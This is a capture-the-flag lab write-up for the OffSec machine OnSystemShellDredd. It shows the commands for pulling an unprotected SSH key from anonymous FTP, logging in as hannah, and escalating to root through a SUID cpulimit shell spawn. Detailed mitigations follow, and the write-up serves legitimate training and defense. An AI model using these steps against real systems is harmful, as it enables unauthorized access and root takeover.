

OnSystemShellDredd is a machine that strips the attack surface down to its bare essentials and hides the entry point one level deeper than most players look. Nmap reveals only two services: anonymous FTP on port 21 and SSH on the non-standard port 61000. The FTP root appears empty at first glance, but a recursive listing reveals a hidden directory — .hannah — containing an unprotected RSA private key. The key comment names the owner, the username matches the hidden directory, and SSH on port 61000 accepts the key without a passphrase. Once on the box as hannah, SUID enumeration surfaces /usr/bin/cpulimit — an unusual binary that is not expected to carry a SUID bit. cpulimit supports a -- flag to execute an arbitrary command, and since it runs as root, /bin/sh -p inherits the effective UID. Root in one command.
Attack Path: Anonymous FTP → hidden .hannah/id_rsa → SSH as hannah (port 61000) → SUID cpulimit → cpulimit -f -- /bin/sh -p (euid=0)
Platform: OffSec Proving Grounds Play Machine: OnSystemShellDredd Difficulty: Easy OS: Linux (Debian 10) Date: 2026–03–29
Table of Contents
1. Reconnaissance
   1.1  Nmap Port Scan
   1.2  FTP Anonymous Access & Hidden Directory Discovery
2. Initial Access — Anonymous FTP RSA Key & SSH Login
   2.1  Retrieving the id_rsa Key
   2.2  SSH Login as hannah on Port 61000
3. Privilege Escalation — SUID cpulimit
4. Proof of Compromise
5. Vulnerability Summary
6. Defense & Mitigation
   6.1  Anonymous FTP Exposing SSH Private Key
   6.2  SSH Private Key Stored Without a Passphrase
   6.3  SSH on a Non-Standard Port Without Additional Hardening
   6.4  SUID Bit Set on /usr/bin/cpulimit
1. Reconnaissance
1.1 Nmap Port Scan
nmap -Pn -A -p- --open <TARGET_IP>Results:
Port      State  Service  Version
--------  -----  -------  -----------------------------------------
21/tcp    open   FTP      vsftpd 3.0.3 (anonymous login allowed)
61000/tcp open   SSH      OpenSSH 7.9p1 Debian 10+deb10u2
Two ports. FTP with anonymous access confirmed immediately by the Nmap script output, and SSH on 61000 — a deliberate choice to move SSH off the standard port. The FTP service is the obvious starting point; the non-standard SSH port is noted for later. OS fingerprint is Linux 5.x.
1.2 FTP Anonymous Access & Hidden Directory Discovery
ftp <TARGET_IP>Logging in as anonymous With no string as the password succeeds. The initial ls -la of the FTP root reveals a hidden directory that a plain ls would miss:
drwxr-xr-x  3  0   115   4096  Aug 06  2020  .
drwxr-xr-x  3  0   115   4096  Aug 06  2020  ..
drwxr-xr-x  2  0     0   4096  Aug 06  2020  .hannah
The directory is named after a user — almost certainly the intended account. Navigating into .hannah and running ls -la reveals one file:
drwxr-xr-x  2  0     0   4096  Aug 06  2020  .
drwxr-xr-x  3  0   115   4096  Aug 06  2020  ..
-rwxr-xr-x  1  0     0   1823  Aug 06  2020  id_rsa
An RSA private key sitting in a world-readable directory on an anonymous FTP share. At 1823 bytes, the key is unencrypted — no passphrase protection. The username is embedded in the directory name, and SSH is waiting on port 61000.
💡
lswithout flags hides dot-prefixed entries by default. Always runls -lainside FTP sessions — hidden directories are a consistent finding on machines where the intended path is buried one layer deeper.
2. Initial Access — Anonymous FTP RSA Key & SSH Login
2.1 Retrieving the id_rsa Key
ftp> get id_rsaFile transferred to the attacker's machine. Set the correct permissions before using it — SSH enforces strict permission requirements on private key files and will refuse to use any key file accessible to other users:
chmod 600 id_rsa2.2 SSH Login as haHannahn Port 61000
ssh -i id_rsa hannah@<TARGET_IP> -p 61000Output:
Linux ShellDredd 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
hannah@ShellDredd:~$
Shell as hannah. The hostname ShellDredd confirms the machine. No passphrase prompt — the key was stored without encryption, so SSH accepted it immediately. Kernel is 4.19.132 on Debian 10. Standard post-exploitation enumeration comes next.
3. Privilege Escalation — SUID cpulimit
Standard SUID enumeration after landing:
find / -perm -4000 -type f 2>/dev/nullOutput:
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/cpulimit
/usr/bin/mount
/usr/bin/passwd
/usr/bin/cpulimit stands out immediately. Every other binary in this list has a documented, expected reason for its SUID bit. cpulimit does not — it is a CPU usage throttling utility and has no business running as root. Its presence here is the escalation path.
cpulimit is designed to limit the CPU usage of a running process. It's flag forks and executes an arbitrary command, and -- signals the end of its own arguments — everything after it is passed to the child process. Since cpulimit it is SUID root, the child process it spawns inherits the elevated effective UID.
/usr/bin/cpulimit -l 100 -f -- /bin/sh -pOutput:
Process 1213 detected
# id
uid=1000(hannah) gid=1000(hannah) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),1000(hannah)
euid=0(root) — effective root. The real UID remains hannah, but the effective UID governs all system call privilege checks. This is a root shell.
4. Proof of Compromise
# id
uid=1000(hannah) gid=1000(hannah) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),1000(hannah)
5. Vulnerability Summary
#   Vulnerability                              Severity   Impact
--  -----------------------------------------  ---------  -----------------------------------------------
1   SSH private key exposed via anonymous FTP  Critical   Unauthenticated SSH access as hannah
2   Private key stored without a passphrase    High       Key usable immediately with no further cracking
3   SUID bit set on /usr/bin/cpulimit          Critical   Local privilege escalation to euid=0 (root)
6. Defense & Mitigation
6.1 Anonymous FTP Exposing SSH Private Key
Root Cause: vsftpd was configured to allow anonymous login, and the anonymous user's accessible directory contained a hidden subdirectory with an RSA private key. Any unauthenticated user who connected to port 21 could enumerate and download it.
Mitigations:
- Disable anonymous FTP entirely. If no legitimate use case requires it, remove the anonymous login configuration from vsftpd:
# /etc/vsftpd.conf
anonymous_enable=NO- Restart the service after the change:
systemctl restart vsftpd- Never store SSH private keys in any FTP-accessible directory. Private keys belong in
~/.ssh/with permissions600, owned by the key's user. No other path is appropriate. - Audit FTP directory contents regularly. Any file that does not belong to a deliberate, reviewed deployment is a risk. Hidden dot-prefixed directories are particularly easy to overlook in manual audits — automate the check:
find /srv/ftp -name ".*" -ls- If FTP must remain available, require authentication and use FTPS or SFTP. Plain FTP transmits credentials and file contents in cleartext. Even authenticated FTP is insecure without TLS.
6.2 SSH Private Key Stored Without a Passphrase
Root Cause: The id_rsa key in .hannah/ had no passphrase. Any attacker who obtained the file through anonymous FTP, a web shell, or any other read primitive would use it immediately to authenticate as hannah with no further work.
Mitigations:
- Always protect SSH private keys with a strong passphrase. A passphrase encrypts the key on disk and prevents its use without knowledge of the passphrase. Add or change a passphrase on an existing key with:
ssh-keygen -p -f ~/.ssh/id_rsa- Choose a passphrase of at least 20 characters. A passphrase stored in a password manager is preferable to any memorable phrase.
- Rotate the exposed key immediately. Any key that has been readable by an unauthorized party must be treated as fully compromised. Generate a new key pair:
ssh-keygen -t ed25519 -f ~/.ssh/id_rsa_new- Deploy the new public key to all target systems and remove the old key from every
~/.ssh/authorized_keysfile it was added to. - Consider hardware-backed SSH keys. Security keys (YubiKey and similar) store private key material in tamper-resistant hardware that cannot be exported. Even if an attacker gains file system access, the key cannot be extracted and used elsewhere.
6.3 SSH on a Non-Standard Port Without Additional Hardening
Root Cause: SSH was running on port 61000 rather than 22. This is sometimes done with the intent of reducing noise from automated scanners — but a full port scan surfaces it immediately, and it provides no real security benefit without accompanying hardening measures.
Mitigations:
- Do not rely on port obscurity as a security control. Moving SSH to a non-standard port is a cosmetic change that reduces log noise but does not prevent a determined attacker from finding the service. Treat the SSH configuration as if the port were well-known.
- Enforce key-based authentication only. Disable password authentication entirely in
sshd_config:
PasswordAuthentication no
  PubkeyAuthentication yes
Restart SSH after the change:
systemctl restart sshd- Restrict which users can authenticate via SSH. Use the
AllowUsersdirective to limit SSH access to only the accounts that genuinely need it:
AllowUsers hannah- Use
fail2banto rate-limit authentication attempts. Even with key-based auth, rate-limiting connection attempts reduces the window for any automated attacks:
apt install fail2ban
systemctl enable --now fail2ban
6.4 SUID Bit Set on /usr/bin/cpulimit
Root Cause: The SUID bit was set on /usr/bin/cpulimit. Because cpulimit can fork and execute arbitrary commands via its -f flag, a SUID cpulimit is functionally a root shell on demand for any user who can invoke it.
Mitigations:
- Remove the SUID bit from cpulimit immediately. There is no legitimate operational reason for
cpulimitto run as root:
chmod u-s /usr/bin/cpulimit- Verify the change:
ls -la /usr/bin/cpulimit
# -rwxr-xr-x 1 root root ... /usr/bin/cpulimit- Audit all SUID binaries and compare against a known-good baseline. The standard Debian 10 package set does not include a SUID.
cpulimit. Any SUID binary outside the expected baseline warrants immediate investigation:
find / -perm -u=s -type f 2>/dev/null
dpkg -S /usr/bin/cpulimit- Check GTFObins before granting any binary a SUID bit.
cpulimitis documented on GTFObins as a SUID escalation vector. Before any binary is granted a SUID bit for an operational reason, verify it against GTFObins — if it is listed, find a different approach. - Apply file integrity monitoring to system binaries. Configure
aideortripwireto alert on any permission change to binaries in/usr/bin/:
aide --init
aide --check- Any unexpected SUID addition should generate an immediate alert.
OffSec PG Play — for educational purposes only.